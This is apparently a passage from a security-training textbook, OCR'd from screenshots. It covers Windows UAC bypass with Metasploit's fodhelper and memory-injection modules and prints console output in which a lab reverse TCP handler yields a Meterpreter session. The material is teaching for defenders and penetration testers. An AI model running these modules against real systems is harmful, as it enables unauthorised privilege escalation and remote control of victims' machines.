
```
Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

Figure 6.117: Screenshot of Metasploit showing UAC protection bypass

- **Bypassing UAC Protection via Memory Injection**

  The Metasploit exploit **`bypassuac_injection`** employs reflective DLL mechanisms to inject only DLL payload binaries. Using this command, attackers can obtain **`AUTHORITY\SYSTEM`** privileges.

  `msf > use exploit/windows/local/bypassuac_injection`


msfconsole - Parrot Terminal
File Edit View Search Terminal Help


```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Desc
ription
   -   ----                                              ---------------  ----       -----  ----
-------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22      manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19      manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31      excellent  No     Wind
ows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31      excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06      excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22      excellent  No     Wind
ows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01      excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15      excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17      excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24      excellent  No     Wind
ows Escalate UAC Protection Bypass (Via SilentCleanup)
```

Figure 6.118: Screenshot of Metasploit showing UAC Bypass via memory injection

- **Bypassing UAC Protection through FodHelper Registry Key**

  The Metasploit exploit **`bypassuac_fodhelper`** hijacks a special key from the HKCU registry hive to bypass the UAC and attaches it to a fodhelper.exe. The custom commands can be invoked when the fodhelper.exe file is executed.

  ```
  msf > use exploit/windows/local/bypassuac_fodhelper
  ```


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

